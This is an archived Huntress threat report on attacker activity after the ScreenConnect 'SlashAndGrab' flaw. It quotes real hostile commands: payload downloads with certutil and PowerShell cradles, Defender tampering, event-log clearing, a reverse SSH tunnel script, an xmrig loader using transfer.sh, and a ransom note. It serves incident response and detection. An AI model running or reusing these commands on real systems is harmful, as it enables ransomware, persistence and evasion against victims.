SlashAndGrab | Huntress

Archived: 2026-04-05 20:26:45 UTC

Table of Contents:

Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "SlashAndGrab." In previous posts, we shared the details of this vulnerability, its exploit, and shared detection guidance.

In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international takedown efforts to disrupt the LockBit ransomware group, many are asking how "LockBit" is still relevant. The LockBit deployments that we've seen are invoked with an encryptor that looks to be compiled around September 13, 2022—which is the same timeline as the leaked LockBit 3.0 builder in the past. One observed filename is classic **LB3.exe**, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

	#Ransomware binaries
	C:\\Windows\\TEMP\\ScreenConnect\\22.5.7881.8171\\LB3.exe\
	#Defense evasion
	powershell -c foreach ($disk in Get-WmiObject Win32_Logicaldisk){Add-MpPreference -ExclusionPath $disk.deviceid}



Figure 1: Example of LockBit ransomware executed through ScreenConnect

We've included the resulting ransom note associated with the above executable.



Figure 2: Ransomware note

Other Ransomware Attempts

We observed other ransomware attempts, like **upd.exe** and **svchost.exe**, that Microsoft Defender consistently neutralized.

We also observed adversaries leverage certutil downloaded ransomware **.MSI** payloads, which they also made persistent via startup folders.

```
certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdata.msi c:\mpyutd.msi
```



Figure 3: Example of ransomware added as a persistence mechanism

The ransom note from the threat actor who deployed the MSI has been included as well.

```
Hello

We are a team of high-level competent team of Pentesters but NOT a THREAT to your reputable organization

We secure networks of companies to avoid complete destruction and damages to companies

We encrypted all files on Your servers to show sign of breach / network intrusion

To resolve this Continue reading !!!!

ALL files oN Your Entire Network Servers and Connected Devices are Encrypted.

Means , Files are modified and are not usable at the moment.

Don't Panic !!!

All Encrypted files can be reversed to original form and become usable .

This is Only Possible if you buy the universal Decryption software from me.

Price for universal Decryption Software : $ Contact us either through email or tox chat app for the ransom price $

You Have 72 hours To Make Payment As Price of Universal Decryption software increases by $1000 dollars every 24 hours.

Contact on this email: [redacted]

copy email address and write message to [redacted]

You can write me on tox:

Download tox app from https://tox.chat

Create new Account ..

Send me friend request using my tox id:

[redacted]

*copy and paste it as it is*

Before You Pay me ... I will Decrypt 3 files for free To proof the universal Decryption software works

Failure to Pay Me :

Kindly RESPECT my Rules

Note: Huge amounts of Data / documents has been stolen from your Network servers and will be published online for free

I have stolen All Your Databases ; DAta on your shared drives ; AD users Emails(Good for Spam) ;

i have stolen huge amount  of critical data from your servers

* I keep the breach private only if your cooperate *
```

Figure 4: Example ransomware note

Ransomware Anti-Forensics

Ransomware actors also tried to remove event logs via **wevtutil.exe cl** to frustrate investigators' analysis at a later time. Fortunately, Huntress Managed EDR is far too perceptive to entertain adversarial frustration. 😉



Figure 5: Example execution of wevtutil.exe log clearing via ScreenConnect

Adversaries Enumerating

There was a particular adversary, using **185.62.58[.]132**, executing a script on compromised systems across multiple unique victim networks. The intent of the script was to identify which of their compromised systems with the highest privileges.

We believe this demonstrates the scale with which threat actors are abusing this vulnerability as they are working to automate their understanding of where to take additional, post-compromise actions moving forward.

```
powershell.exe Invoke-WebRequest -Uri http[:]//108.61.210.72/MyUserName_$env:UserName
```



Figure 6: Adversary enumerating the user they control via ScreenConnect



Figure 7: Adversary enumerating the user they control via ScreenConnect

Adversary Cryptocurrency Miners

Somewhat disappointing for a lack of originality, a significant number of adversaries used their ScreenConnect access to deploy cryptocurrency coin miners.

There was a particularly entertaining attempt to masquerade a coinminer as a legitimate SentinelOne file.

```
powershell wget -uri http://185[.]232[.]92[.]32:8888/SentinelUI.exe -OutFile C:\\Windows\\Help\\Help\\SentinelUI.exe;

wget -uri http://185[.]232[.]92[.]32:8888/Logs.txt -OutFile C:\\Windows\\Help\\Help\\Logs.txt;

wget -uri http://185[.]232[.]92[.]32:8888/SentinelAgentCore.dll -OutFile C:\\Windows\\Help\\Help\\SentinelAgentCore.dll;

cmd /c C:\\Windows\\Help\\Help\\SentinelUI.exe;

SCHTASKS /Create /TN \\Microsoft\\Windows\\Wininet\\UserCache_1708535250863 /TR \"C:\\Windows\\Help\\Help\\SentinelUI.exe\" /RU SYSTEM /SC ONSTART /RL HIGHEST /NP /F /DELAY 0000:05
```



Figure 8: Creation of a coinminer masquerading as SentinelOne

We also observed adversaries downloading and using a xmrig cryptominer, with further details below.

Adversaries Installing Additional Remote Access

Adversaries seemed to commonly install additional, “legitimate” remote access tools, likely as an attempt to remain persistent even once the ScreenConnect fiasco has been cleared up.

Simple Help

An adversary we observed installed the Simple Help RMM, from their ScreenConnect initial access.

We observed the Simple Help RMM agent deployed in the following directories:

- **C:\\Users\\oldadmin\\Documents\\Maxx Uptime remote connection\\Files\\agent.exe**
- **C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\restricted\\SimpleService.exe**
- **C:\\Users\\oldadmin\\Documents\\MilsoftConnect\\Files\\ta.exe**
- **C:\Windows\spsrv.exe**

We also observed a configuration file dropped to **C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\serviceconfig.xml**, which revealed it was configured to communicate to the public IPv4 **91.92.240[.]71**.

The user **oldadmin** was observed being used running similar commands across multiple unique victim organizations.



Figure 9: Execution of Simple Help RMM Agent

SSH

This threat actor leveraged their ScreenConnect access to download and run an SSH backdoor, seemingly to facilitate an RDP connection.

```
#Script that initiated SSH
$r = "C:\ssh\"
$e = $r + "ssh.exe"
$g = "aqua.oops.wtf"
If (!(Test-Path $e)) {
md $r > $null
iwr -Uri ($g + "/z") -o ($r + "z.zip")
Expand-Archive ($r + "z.zip") -d $r
}
$args = @("tunnel@" + $g,"-Z lollersk8","-R " + $p + ":localhost:3389","-p 443", "-N","-oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null")
(Start-Process -f $e -a $args -PassThru -WindowStyle Hidden).Id
```

```
#final command run on a host
C:\ssh\ssh.exe" tunnel@aqua[.]oops.wtf -Z lollersk8 -R 9595:localhost:3389 -p 443 -N -oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null
```



Figure 10: Huntress report for the aforementioned ssh backdoor

Google Chrome Remote Desktop

We also observed an adversary do something quite interesting with Google Chrome's Remote Desktop. They pulled the installer directly from Google infrastructure, which stores it as a service—no doubt in the hopes they could persistently and remotely access the environment via a second GUI remote access tool (we enjoy crushing hacker hopes here at Huntress).

```
# Download from Google
powershell -c (New-Object System.Net.WebClient).DownloadFile('https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi', $env:ProgramData+'\\1.msi')

# Install
```

```
msiexec /i C:\\ProgramData\\1.msi
```



Figure 11: Attempted download of Google Chrome's Remote Desktop client



Figure 12: Huntress platform detecting the persistent installation of Google Chrome's Remote Desktop client

Downloading Tools and Payloads

A common tradecraft denominator between the adversaries we observed involved them downloading further tools and payloads.

For example, an adversary leveraged PowerShell's **Invoke-WebRequest** (**iwr**) to call on additional payloads for their SSH persistent tunnel.

```
powershell.exe -c "$p = 9595; iwr -UseBasicParsing aqua[.]oops[.]wtf/d | iex
```



Figure 13: Attempted PowerShell cradle download invocation to grab additional post-exploitation tools for SSH tunneling

We also observed an adversary download the SimpleHelp RMM via curl and rename the executables to .png's in an attempt to evade detection (spoiler: they did not evade detection).

	curl https[:]//cmctt.]com/pub/media/wysiwyg/sun.png
	curl https[:]//cmctt[.]com/pub/media/wysiwyg/invoke.png



Figure 14: SimpleHelp RMM renamed to sun.png, accessed via curl download

There was also this straightforward PowerShell downloading activity. However, the file was deleted, and their infrastructure was offline, meaning the file's intent had not been determined.

	powershell.exe -command "& Invoke-RestMethod -Uri \"http[:]//91.92.241.199:8080/servicetest2.dll\" -OutFile servicehost.dll

Download Evasion

We also observed adversaries leverage LOLBINs like certutil to download their payloads, likely in an attempt to fly under the radar.

```
certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdata.msi c:\mpyutd.msi
```

Some adversaries maliciously modified the AV on the host before downloading their payloads. In this specific example, **svchost.exe** was deleted before analysis could be conducted.

```
#adversary excluded directories and neutralised Defender
powershell -ep bypass -c \"Set-MpPreference -DisableRealtimeMonitoring $true;

Set-MpPreference -ExclusionPath C:\\Windows\\Temp;

#then downloaded their file
Invoke-WebRequest http://159[.]65[.]130[.]146:4444/svchost.exe -OutFile C:\\Windows\\Temp\\svchost.exe;

C:\\Windows\\Temp\\svchost.exe
```



Figure 15: Evidence of a malicious payload download with defense evasion attempt

Adversaries also used their ScreenConnect sessions to reach out and download Cobalt Strike beacons from their external infrastructure. Specifically, this threat actor saved their beacon as a **.PDF** on a web server, renaming it to a **.DAT** on the targeted machine.

```
curl hxxp[://]minish[.]wiki[.]gd/c[.]pdf -o c:\\programdata\\update[.]dat
```



Figure 16: Evidence of Cobalt Strike payload download

Transfer.sh

Interestingly, we observed an adversary mass download cryptocurrency miners using the temporary file upload website **transfer.sh**.

```
powershell -command \"iex ((New-Object System[.]Net[.]WebClient).DownloadString('hxxps[://]transfer[.]sh/gUHRYTNxj8/injcet2[.]ps1'))\"
```

Excerpt of the script (full script in the Appendix):

```
$listi = 'hxxps[://]transfer[.]sh/UFQTwgYszH/config14[.]json',
\'hxxps[://]transfer[.]sh/ATVMNG5Pbu/config13[.]json',
\'hxxps[://]transfer[.]sh/s27p8BcTxi/config12[.]json',
\'hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]json',
\'hxxps[://]transfer[.]sh/lyEkHLGt03/config10[.]json',
\'hxxps[://]transfer[.]sh/8l4d5qR39o/config9[.]json',
\'hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]json',
\'hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]json',
\'hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]json',
\'hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]json',
\'hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]json',
\'hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]json',
\'hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]json',
\'hxxps[://]transfer[.]sh/MRFibhy8fS/config1[.]json',
\'hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json'
$randconf = Get-Random -InputObject $listi
Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'config[.]json'
Invoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/ePlTBkDtz2/rundll32[.]exe' -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'xmrig[.]exe'
Invoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/CrNx3LVEgY/nssm[.]exe' -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'nssm[.]exe'
```

